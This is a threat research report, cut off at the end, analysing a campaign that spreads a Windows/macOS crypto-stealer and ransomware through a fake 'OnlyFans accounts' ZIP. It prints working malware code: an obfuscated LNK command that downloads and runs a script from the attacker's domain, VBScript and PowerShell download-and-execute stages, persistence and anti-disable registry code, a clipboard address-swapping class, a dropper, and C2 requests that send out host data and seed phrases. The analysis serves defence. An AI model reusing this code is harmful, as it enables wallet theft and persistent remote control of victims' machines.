aryaka

crpx0 Ransomware Operations

Double Extortion, Crypto Theft, and Network Footprint

Aryaka Threat Research Lab

Varadharajan Krishnasamy, Baskar M

Table of Contents

Executive Summary

A multi-platform malware campaign targeting Windows and macOS, with potential Linux support, is actively exploiting user-driven behavior through deceptive “free OnlyFans accounts” lures. This attack, identified by Aryaka Threat Research Labs, represents a financially motivated operation that blends social engineering, modular payload delivery, and dual monetization strategies. By leveraging the lure of “free OnlyFans accounts,” the attackers effectively exploit user behavior to trigger initial execution, highlighting how non-traditional enterprise risks—such as personal content searches—can still lead to compromise within corporate environments.

At its core, the threat operates as a staged loader that dynamically builds its execution environment using legitimate tools like Python, allowing it to remain flexible, portable, and harder to detect. Interestingly, the scripts used in this attack contain extensive, neatly formatted comments, suggesting a possible combination of AI-generated code with human fine-tuning to enhance readability and operational efficiency.

Once established, it maintains persistence across operating systems and continuously communicates with a command-and-control infrastructure that can update, reconfigure, or terminate infections in real time. This level of control indicates a well-managed and actively operated malware ecosystem rather than a one-off campaign.

The payload capabilities extend beyond simple infection. The malware monetizes access through multiple parallel channels: real-time cryptocurrency theft via clipboard manipulation, harvesting of sensitive wallet recovery phrases, and the ability to deploy additional payloads on demand. This modular design enables attackers to adapt their objectives based on the value of the infected host, ranging from opportunistic theft to more targeted data extraction.

A notable escalation is the inclusion of ransomware functionality, transforming the operation into a full-scale double extortion threat. Victims face both file encryption and potential public exposure of stolen data, significantly increasing pressure to pay. The existence of an associated leak portal and paid access model further underscores the group’s structured approach to monetization and data exploitation.

Infection and Environment setup

Initial Infection

Aryaka Threat Research Labs **identified** an ongoing malware campaign in which a malicious ZIP archive named OnlyfansAccounts.zip is used as the initial infection vector. The archive contains a shortcut file named Onlyfans Accounts.lnk and leverages deceptive naming to induce user execution. The use of the lure phrase “working OnlyFans account,” along with the file naming and embedded content, indicates that this campaign specifically targets users seeking unauthorized access to paid content.

OnlyFans is a subscription-based platform where creators share exclusive content with paying users, and its branding is abused here to increase the likelihood of user interaction. The exact delivery method is not confirmed; however, it is likely that users encounter and download this archive while searching online for free or leaked OnlyFans accounts.

When the .lnk file is opened, it runs cmd.exe in the background with obfuscated commands using caret (^) characters as shown in the Figure 1. These commands first create a directory named %APPDATA%\sys32data to store the downloaded payload. They then use curl to download a VBScript file from hxxp://fanonlyatn.xyz/files/old/launcher.vbs and save it as %APPDATA%\sys32data\loader.vbs. After downloading, the script is executed using wscript, allowing the attacker to run additional code on the system.

```
Name: Onlyfans Accounts Details
Relative Path: ..\..\..\WINDOWS\system32\cmd.exe
Working Directory: %TEMP%
Arguments: /v /c "s^e^t a=c^u^r^l & s^e^t b=w^s^c^r^i^p^t & s^e^t d=%APPDATA%\sys32data\loader.vbs & !a! -sL
--create-dirs -o "!d!" http://fanonlyatn.xyz/files/old/launcher.vbs && !b! "!d!""
```

Figure 1 - LNK file content

VBScript Loader and Environment Preparation

The downloaded VBScript acts as the next stage of the infection and performs multiple actions on the compromised system. It writes a file named accounts.txt under %APPDATA%\sys32data, which appears to contain OnlyFans account credentials. This file is then opened using notepad.exe to make the victim believe the file is legitimate and contains useful data as shown in the Figure 2.

Figure 2 - Accounts.txt

In the background, the script prepares the environment for further execution by creating a bin directory inside the same path and downloading a Python package from the official Python website. It extracts the package, installs pip, and silently installs required Python libraries such as requests, pyautogui, and pyperclip as shown in the Figure 3.

```
    Dim psPipDL
    psPipDL = "powershell -WindowStyle Hidden -NoProfile -ExecutionPolicy Bypass -Command """ & _
              "$ProgressPreference = 'SilentlyContinue'; " & _
              "try { Invoke-WebRequest -Uri 'https://bootstrap.pypa.io/get-pip.py' -OutFile 'get-pip.py' -UseBasicParsing -ErrorAction Stop } catch { exit 1 }"""
    objShell.Run psPipDL, 0, True

    If fso.FileExists(hiddenDir & "\get-pip.py") Then
        objShell.Run """" & pythonExe & """ get-pip.py --no-warn-script-location", 0, True
        fso.DeleteFile hiddenDir & "\get-pip.py", True
    End If

    objShell.Run """" & pythonExe & """ -m pip install requests pyautogui pyperclip --no-warn-script-location", 0, True

End If
```

Figure 3 – Installation of Dependencies

Once the environment is ready, the script downloads another Python payload from hxxp://fanonlyatn.xyz/files/old/call2.py and executes it using the downloaded Python interpreter as shown in the figure 4. This starts the next stage of the attack where further malicious activities are likely carried out.

```
Dim psCall2
psCall2 = "powershell -WindowStyle Hidden -NoProfile -ExecutionPolicy Bypass -Command """ & _
          "$ProgressPreference = 'SilentlyContinue'; " & _
          "try { Invoke-WebRequest -Uri '" & baseUrl & "/files/old/call2.py' -OutFile 'call2.py' -UseBasicParsing -ErrorAction Stop } catch { exit 1 }"""
objShell.Run psCall2, 0, True

If fso.FileExists(hiddenDir & "\call2.py") Then
    Dim runCmd
    runCmd = """" & pythonExe & """ """ & hiddenDir & "\call2.py"" "

    If fso.FileExists(pythonExe) Then
        objShell.Run runCmd, 0, False
    End If
End If

WScript.Quit 0
```

Figure 4 – content of launcher.vbs

Multi-Stage Execution Orchestrator

After analysis, it is confirmed that this script call2.py is a multi-stage loader designed to retrieve remote components and execute them stealthily on the victim system. The script targets both Windows and Unix-like operating systems by implementing platform-specific execution paths.

The script begins by creating a working directory under %APPDATA%\sys32data on Windows systems, or a hidden directory named .sys32data in the user's home folder on Unix-like systems. This directory is used to store downloaded payloads, auxiliary components, and debug logs as shown in the Figure 5.




Figure 5 - sys32data directory

On Windows systems, the script generates an encoded PowerShell command and embeds it into a VBScript file named _setup.vbs, which is written to disk inside the working directory. This VBScript is then executed using wscript.exe, allowing the PowerShell code to run in the background without displaying any visible window.

The primary role of the PowerShell component is to act as a downloader and execution facilitator. It attempts to retrieve remote files using curl.exe, and if unavailable, falls back to the .NET WebClient method. Through this mechanism, it downloads two ZIP archives from remote infrastructure: hxxp://fanonlyatn.xyz/builds/last.zip and hxxp://fanonlyatn.xyz/builds/scan/finderx.zip as shown in Figure 6. The first archive, last.zip, contains the primary payload, which is extracted and saved as sys32.py, and is subsequently executed on the system. The second archive, finderx.zip, contains an additional Python script that is extracted and saved as finder.py.

```
# --- CONFIGURATION ---
_SYSDATA_FILENAME = 'sys32.py'
_HIDDEN_DIR_NAME  = 'sys32data'

# URLs
_PAYLOAD_ZIP_URL = 'https://fanonlyatn.xyz/builds/last.zip'
_SCANNER_ZIP_URL = 'https://fanonlyatn.xyz/builds/scan/finderx.zip'

def _log(_hd, msg):
    try:
        _lf = os.path.join(_hd, 'call2_debug.txt')
        ts = datetime.now().strftime('%Y-%m-%d %H:%M:%S')
        with open(_lf, 'a', encoding='utf-8') as f:
            f.write(f'[{ts}] {msg}\n')
    except Exception:
        pass
```

Figure 6 - Next stage zip payload

Control, Persistence, and System Profiling

Kill Switch and Update retrieval

The script sys32.py implements a kill switch using a control-check function that communicates with a remote server at hxxps://databreach.space/cry/control.php as shown in the Figure 7. It sends an authenticated request using a hashed secret and receives a response containing instructions such as whether it should stop or update.

```
def check_control():
    try:
        import json
        import urllib.request

        _pwd = API_CONFIG_SECRET
        _h = hashlib.md5(_pwd.encode()).hexdigest()[:8]
        _url = f'https://databreach.space/cry/control.php?k={_h}'

        _req = urllib.request.Request(_url)
        _req.add_header('User-Agent', 'Mozilla/5.0')
        _req.add_header('Authorization', 'Bearer ' + base64.b64encode(_pwd.encode()).decode())

        with urllib.request.urlopen(_req, timeout=10, context=_get_ssl_context()) as _r:
            _data = json.loads(_r.read().decode('utf-8'))
            return _data.get('updated', 0), _data.get('stop', 0)
    except Exception:
        return 0, 0
```

Figure 7 – Kill switch Request

If the server returns a stop signal, the malware immediately removes its persistence mechanisms from the system, including startup entries on Windows or LaunchAgent entries on macOS, and then terminates execution as shown in the figure 8.

```
def remove_from_startup():
    try:
        system = platform.system()
        if system == "Windows":
            startup_dir = os.path.join(
                os.getenv("APPDATA"),
                "Microsoft",
                "Windows",
                "Start Menu",
                "Programs",
                "Startup"
            )
            vbs_file = os.path.join(startup_dir, "System32.vbs")
            if os.path.exists(vbs_file):
                os.remove(vbs_file)
        elif system == "Darwin":
            plist_file = os.path.expanduser("~/Library/LaunchAgents/com.cryptoprice.guard.plist")
            if os.path.exists(plist_file):
                try:
                    _uid = os.getuid()
                    subprocess.run(['launchctl', 'bootout', f'gui/{_uid}', plist_file], capture_output=True, timeout=5)
                except (AttributeError, OSError):
                    subprocess.run(['launchctl', 'unload', plist_file], capture_output=True, timeout=5)
                os.remove(plist_file)
    except Exception:
        pass
```

Figure 8 – Cleanup routine

After the kill switch check, the malware makes sure all required components are available. It checks for important Python libraries like pyperclip, requests, and pyautogui, and if any are missing, it tries to install them automatically.

If the server indicates that an update is available, the malware downloads the latest version of its code from hxxps://fanonlyatn.xyz/get_build.php as shown in the figure 9. It authenticates the request using a hashed secret and retrieves the updated script content. If the response looks valid, it overwrites its own file on disk with the new code and immediately launches the updated version in the background.




Figure 9 – Malware Update Retrieval from Remote Server

Persistence Mechanisms Across Platforms

The malware determines whether it is already installed and persistent on the system. On macOS, it checks for the LaunchAgent plist at ~/Library/LaunchAgents/com.cryptoprice.guard.plist. On Windows, it looks for the System32.vbs file in the Startup folder or a registry entry under HKCU\Software\Microsoft\Windows\CurrentVersion\Run named WindowsHealthMonitor. If any of these exist, the malware considers itself installed as shown in Figure 10.

```
def is_installed(self):
    if self.system == "Darwin":
        plist_file = os.path.expanduser("~/Library/LaunchAgents/com.cryptoprice.guard.plist")
        return os.path.exists(plist_file)
    elif self.system == "Windows":
        vbs_file = os.path.join(
            os.getenv("APPDATA"),
            "Microsoft",
            "Windows",
            "Start Menu",
            "Programs",
            "Startup",
            "System32.vbs"
        )
        file_exists = os.path.exists(vbs_file)

        # Also check registry
        reg_exists = False
        try:
            import winreg
            key_path = r"Software\Microsoft\Windows\CurrentVersion\Run"
            key_name = "WindowsHealthMonitor"
            key = winreg.OpenKey(winreg.HKEY_CURRENT_USER, key_path, 0, winreg.KEY_READ)
            winreg.QueryValueEx(key, key_name)
            winreg.CloseKey(key)
            reg_exists = True
        except:
            pass

        return file_exists or reg_exists
    return False
```

Figure 10 – Checking Persistence

If there are no existing startup entries, the malware creates them to ensure it runs on every boot. It sets up two startup mechanisms on Windows: a System32.vbs file in the Startup folder that silently launches sys32.py using pythonw.exe, and a registry entry under HKCU\Software\Microsoft\Windows\CurrentVersion\Run pointing to sys32.py. Before doing this, it forces any previously disabled startup entries to re-enable themselves by removing records from the StartupApproved registry keys as shown in the Figure 11.

```python
def force_enable_windows(self):
    """
    Removes entries from StartupApproved registry keys to force re-enable
    startup items if they were disabled by the user in Task Manager.
    """
    try:
        import winreg
        # Run Key
        try:
            key_path = r"Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run"
            key = winreg.OpenKey(winreg.HKEY_CURRENT_USER, key_path, 0, winreg.KEY_SET_VALUE)
            try:
                winreg.DeleteValue(key, "WindowsHealthMonitor")
            except:
                pass
            winreg.CloseKey(key)
        except:
            pass

        # Startup Folder
        try:
            key_path = r"Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\StartupFolder"
            key = winreg.OpenKey(winreg.HKEY_CURRENT_USER, key_path, 0, winreg.KEY_SET_VALUE)
            try:
                winreg.DeleteValue(key, "System32.vbs")
            except:
                pass
            winreg.CloseKey(key)
        except:
            pass
        return True
    except:
        return False
```

Figure 11 - Removal of StartupApproved Registry Entries

On macOS, the malware writes a LaunchAgent plist in ~/Library/LaunchAgents so that the sys32.py script runs automatically every time the user logs in as shown in Figure 12. It also ensures Python 3 is available and installs necessary packages like pyperclip, requests, and pyautogui if missing.

```python
class BackgroundInstaller:
    def __init__(self):
        self.system = platform.system()
        self.script_path = os.path.abspath(__file__)
        self.script_dir = os.path.dirname(self.script_path)

    def install_macos(self):
        launch_agents_dir = os.path.expanduser("~/Library/LaunchAgents")
        plist_file = os.path.join(launch_agents_dir, "com.cryptoprice.guard.plist")

        os.makedirs(launch_agents_dir, exist_ok=True)

        _py3_path = 'python3'
        try:
            _res = subprocess.run(['which', 'python3'], capture_output=True, text=True, timeout=5)
            if _res.returncode == 0 and _res.stdout.strip():
                _py3_path = _res.stdout.strip()
        except:
            pass

        plist_content = f"""<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.cryptoprice.guard</string>
    <key>ProgramArguments</key>
    <array>
        <string>{_py3_path}</string>
        <string>{self.script_path}</string>
```

Figure 12 – MacOS Persistence via LauncherAgent

System Profiling and Initial Beaconing

The malware begins by preparing its cryptocurrency theft functionality through the initialization of internal modules. It sets up patterns to detect wallet addresses for multiple cryptocurrencies and loads attacker-controlled replacement addresses. It also configures clipboard handling, internal tracking, and communication with its command-and-control (C2) server.

```
class CryptoGuard:
    def __init__(self):
        self.detected_elements: Set[str] = set()
        self.seed_phrases_found: Set[str] = set()
        self.bip39_wordlist: List[str] = []
        self.clipboard_history: List[str] = []
        self.last_notification_time: Dict[str, float] = {}
        self.notification_cooldown: float = 60.0
        self.address_match_cache: Dict[str, str] = {}  # Cache for matched addresses
        self.pending_address_requests: Dict[str, threading.Thread] = {}  # Track pending API calls
        self.last_replaced_address: str = ''  # Track last address we replaced to avoid loops
        self.last_replacement_time: float = 0.0  # Track when we last did a replacement
        self.is_processing: bool = False  # Flag to prevent concurrent processing
        self.recently_processed: Dict[str, float] = {}  # Track recently processed content to prevent duplicates (content -> timestamp)
        self.recently_processed_timeout: float = 5.0  # Timeout in seconds for recently processed cache

        try:
            import pyperclip
            import requests
            import pyautogui

            self.pyperclip = pyperclip
            self.requests = requests
            self.pyautogui = pyautogui
        except ImportError as e:
            raise ImportError(f"Failed to import required packages. Make sure environment is set up: {e}")

        self.load_bip39_wordlist()
```

Figure 13 – CryptoGuard Class

Next, the malware initializes a class called Dropper, which sets up its configuration, determines its working directory, and defines a state file named dropper_state.json to track installation time and execution status.

Once initialized, the malware checks whether an install heartbeat has already been sent, and if not, it sends one to the C2 server. The heartbeat contains the system's hardware ID, operating system, computer name, Python version, build ID, public IP, username, admin status, and agent ID, allowing the attacker to track and identify the infected machine as shown in Figure 14.

```
POST https://fanonlyatn.xyz/api.php HTTP/1.1
Accept-Encoding: identity
Content-Length: 194
Host: fanonlyatn.xyz
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Authorization: Bearer MjZpJE15WWVAcg==
Content-Type: application/x-www-form-urlencoded
Connection: close

action=install&hwid=946446B7639D4865&system=Windows&pc_name=DESKTOP-OK1PKHQ&python_version=3.11.5&build_id=v1.21&ip=10[redacted]188&username=test&is_admin=0&agent_id=default&secret=26i%24MyYe%40r
```

Figure 14 - Install heartbeat

After sending the initial heartbeat, the malware starts two background threads: one periodically sends heartbeat signals to the server as shown in Figure 15, while the other continuously monitors the clipboard for cryptocurrency-related data.

```
POST https://fanonlyatn.xyz/api.php HTTP/1.1
Accept-Encoding: identity
Content-Length: 192
Host: fanonlyatn.xyz
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Authorization: Bearer MjZpJE15WWVAcg==
Content-Type: application/x-www-form-urlencoded
Connection: close

action=heartbeat&hwid=946446B7639D4865&type=startup&system=Windows&pc_name=DESKTOP-OK1PKHQ&python_version=3.11.5&build_id=v1.21&ip=103[redacted]8&username=test&is_admin=0&secret=26i%24MyYe%40r
```

Figure 15 - Continuous heartbeat

The server's response confirms that the malware's heartbeat was received successfully. The JSON shows a "status": "success", meaning the C2 has acknowledged the implant. The "dropper": null indicates there is no payload at this time, and "tasks": [] means the server currently has no pending commands or tasks for the malware to execute as shown in Figure 16. All communication with the C2 server is performed over HTTPS, allowing the malware to evade basic network-level detection by appearing as normal encrypted traffic.

```
HTTP/1.1 200 OK
Date: Mon, 23 Mar 2026 09:54:45 GMT
Content-Type: application/json
Transfer-Encoding: chunked
Connection: close
Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=fH4ZE%2FX511ABk62U5Yq7vrOtsOkW%2BRvFz8J19SaqnvXyd5e
set-cookie: PHPSESSID=5ebdf9c311c5d5b47845d0bf039281d1; expires=Tue, 24-Mar-2026 09:54:41 GMT; Max-Age=86400; path=/; secure; HttpOnly; SameSite=Lax
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
Server-Timing: cfCacheStatus;desc="DYNAMIC"
Server-Timing: cfEdge;dur=14,cfOrigin;dur=757
Vary: Accept-Encoding
cf-cache-status: DYNAMIC
Server: cloudflare
CF-RAY: 9e0c8e75592c87b1-SIN
alt-svc: h3=":443"; ma=86400

2e
{"status":"success","dropper":null,"tasks":[]}
0
```

Figure 16 – Server Response for Heartbeat

Sensitive Data Theft & Auxiliary Payloads Execution

Clipboard Hijacking

The clipboard monitoring thread checks for cryptocurrency addresses copied by the user and silently replaces the original address in the clipboard with an attacker-controlled one. It uses regular expression patterns to identify wallet addresses and targets multiple formats of Bitcoin including legacy, P2SH, and Bech32. It also detects addresses used by Ethereum, Tron, and Dogecoin. In addition, it monitors for Litecoin, Solana, and Ripple wallet addresses, along with Bitcoin Cash, covering a wide range of commonly used cryptocurrencies.

When a cryptocurrency address copied to the clipboard matches one of its predefined patterns, the malware sends a POST request to the endpoint api_address_match.php as shown in Figure 17. This request includes the detected wallet address, a corresponding crypto identifier, and a secret value for authentication. Based on the response, the malware receives an attacker-controlled replacement address, which it then uses to overwrite the original address in the clipboard.

```
POST https://fanonlyatn.xyz/api_address_match.php HTTP/1.1
Accept-Encoding: identity
Content-Length: 79
Host: fanonlyatn.xyz
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Authorization: Bearer MjZpJE15WWVAcg==
Content-Type: application/x-www-form-urlencoded
Connection: close

address=1BoatSLRHtKNngkdXEeobR76b53LETtpyT&crypto_code=A1&secret=26i%24MyYe%4Or
```

Figure 17 - Cryptocurrency Address Match

When a cryptocurrency address is successfully replaced in the clipboard, the malware sends a POST request to the api.php endpoint to report the activity. This request includes details such as the hardware ID, cryptocurrency type, the original wallet address, the attacker-controlled replacement address, and a timestamp of when the replacement occurred, along with a secret value for authentication as shown in Figure 18.

```
POST https://fanonlyatn.xyz/api.php HTTP/1.1
Accept-Encoding: identity
Content-Length: 233
Host: fanonlyatn.xyz
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Authorization: Bearer MjZpJE15WWVAcg==
Content-Type: application/x-www-form-urlencoded
Connection: close

action=address_replaced&hwid=946446B7639D4865&crypto_type=BTC+%28Legacy%29&original_address=1BoatSLRHtKNngkdXEeobR76b53LETtpyT&replaced_address=1KC2kXDeyBH9yocYSQy6DQ1ou5hRRRBtpZ&datetime=
```

Figure 18 - Reporting Wallet Address Replacement to C2

Additional Payload Execution

The malware then tries to download additional payloads from the remote server. It retrieves the URL and filename, defaulting to update.py, and saves the file into a dedicated dropper directory. Once downloaded, it verifies that the file is a Python script and executes it silently using the system's Python interpreter as shown in the Figure 19.

```
def execute(self, url, filename):
    try:
        self.log('download', 'pending', f'log_msg_starting_download|{filename}')

        data_dir = os.path.dirname(self.state_file)
        dropper_dir = os.path.join(data_dir, "dropper")
        os.makedirs(dropper_dir, exist_ok=True)
        download_path = os.path.join(dropper_dir, filename)

        # Download
        req = urllib.request.Request(url, headers={'User-Agent': 'Mozilla/5.0'})
        with urllib.request.urlopen(req, timeout=60, context=_get_ssl_context()) as response:
            content = response.read()
            with open(download_path, 'wb') as f:
                f.write(content)

        if os.path.exists(download_path):
            self.log('download', 'success', f'log_msg_download_success|{filename}|{download_path}')

            # Strictly handle python scripts
            if not filename.lower().endswith('.py'):
                self.log('execute', 'error', f'Dropper error: File {filename} is not a python script.')
                return

            self.log('execute', 'pending', f'log_msg_executing|{filename}')

            # Execute silently
            is_win = platform.system() == "Windows"
```

Figure 19 -Additional Payload Execution

Command & Control Execution

The malware then checks in with the C2 server to retrieve pending tasks by sending its hardware ID and authentication details as shown in Figure 20. It then receives a list of tasks from the server and executes them one by one, allowing the attacker to control its actions remotely.

```
POST https://fanonlyatn.xyz/api.php HTTP/1.1
Accept-Encoding: identity
Content-Length: 60
Host: fanonlyatn.xyz
User-Agent: Mozilla/5.0
Authorization: Bearer MjZpJE15WWVAcg==
Content-Type: application/x-www-form-urlencoded
Connection: close

action=get_tasks&hwid=946446B7639D4865&secret=26i%24MyYe%4Or
```

Figure 20 – Getting Commands From C2 server

Seed Scanner

If the malware receives the command "seed_scanner", it initiates a seed phrase harvesting module designed to search for and extract cryptocurrency wallet recovery phrases (seed phrases) from the infected system. These phrases can be used by attackers to gain full access to the victim's cryptocurrency wallets.

The malware checks for the presence of finder.py, which was previously downloaded by call2.py into the same hidden directory, and then launches it using the system's Python interpreter.

Before starting the scan, the malware sends a POST request to the command-and-control server to register the infected machine, using the action set to install. It then sends another POST request with the action scan_started, indicating that the seed phrase scanning activity has begun, as shown in Figure 21. This request includes identifiers such as the hardware ID, computer name, operating system, username, along with campaign-specific fields like build_id, agent_id, and a timestamp, allowing the attacker to track the infected host and monitor the execution of the harvesting module.

```
POST https://fanonlyatn.xyz/api.php HTTP/1.1
Accept-Encoding: identity
Content-Length: 191
Host: fanonlyatn.xyz
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Authorization: Bearer MjZpJE1SWWVAcg==
Content-Type: application/x-www-form-urlencoded
Connection: close

action=scan_started&hwid=946446B7639D4865&pc_name=DESKTOP-OK1PKHQ&system=Windows&username=test&build_id=v2.2_ULTRA_STRICT&agent_id=admin&datetime=2026-03-23+15%3A27%3A18&secret=26i%24MyYe%4Or
```

Figure 21 – Seed scan started

It then begins scanning files across available drives, focusing on common document formats such as text, logs, configuration files, and PDFs. It uses a built-in BIP39 wordlist and applies validation logic to identify valid 12 or 24-word seed phrases as shown in the figure 22.

```
class SeedFinder:
    def __init__(self):
        self.hwid = GET_IDENTIFIER()
        self.api_secret = API_CONFIG_SECRET
        self.dashboard_url = DASHBOARD_URL
        self.found_seeds = set()
        self.bip39_wordlist = set([
            "abandon", "ability", "able", "about", "above", "absent", "absorb", "abstract", "absurd", "abuse",
            "access", "accident", "account", "accuse", "achieve", "acid", "acoustic", "acquire", "across", "act",
            "action", "actor", "actress", "actual", "adapt", "add", "addict", "address", "adjust", "admit",
            "adult", "advance", "advice", "aerobic", "affair", "afford", "afraid", "again", "age", "agent",
            "agree", "ahead", "aim", "air", "airport", "aisle", "alarm", "album", "alcohol", "alert",
            "alien", "all", "alley", "allow", "almost", "alone", "alpha", "already", "also", "alter",
            "always", "amateur", "amazing", "among", "amount", "amused", "analyst", "anchor", "ancient", "anger",
            "angle", "angry", "animal", "ankle", "announce", "annual", "another", "answer", "antenna", "antique",
            "anxiety", "any", "apart", "apology", "appear", "apple", "approve", "april", "arch", "arctic",
            "area", "arena", "argue", "arm", "armed", "armor", "army", "around", "arrange", "arrest",
            "arrive", "arrow", "art", "artefact", "artist", "artwork", "ask", "aspect", "assault", "asset",
            "assist", "assume", "asthma", "athlete", "atom", "attack", "attend", "attitude", "attract", "auction",
            "audit", "august", "aunt", "author", "auto", "autumn", "average", "avocado", "avoid", "awake",
            "aware", "away", "awesome", "awful", "awkward", "axis", "baby", "bachelor", "bacon", "badge",
            "bag", "balance", "balcony", "ball", "bamboo", "banana", "banner", "bar", "barely", "bargain",
            "barrel", "base", "basic", "basket", "battle", "beach", "bean", "beauty", "because", "become",
            "beef", "before", "begin", "behave", "behind", "believe", "below", "belt", "bench", "benefit",
            "best", "betray", "better", "between", "beyond", "bicycle", "bid", "bike", "bind", "biology",
            "bird", "birth", "bitter", "black", "blade", "blame", "blanket", "blast", "bleak", "bless",
```

Figure 22 - BIP39 Wordlist

Once the finder.py module identifies a potential seed phrase, the malware reports it back to the command-and-control server using a POST request with the action set to seed_detected as shown in Figure 23. This request contains the extracted seed phrase along with contextual metadata such as infected host identifiers and build information. It also specifies the source of discovery as local_file_scan, along with the file name from which the data was obtained. Additionally, the malware includes a base64-encoded copy of the file contents, providing full context of the harvested data, and appends a timestamp to indicate when the information was captured.

```
POST https://fanonlyatn.xyz/api.php HTTP/1.1
Accept-Encoding: identity
Content-Length: 571
Host: fanonlyatn.xyz
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Authorization: Bearer MjZpJE15WWVAcg==
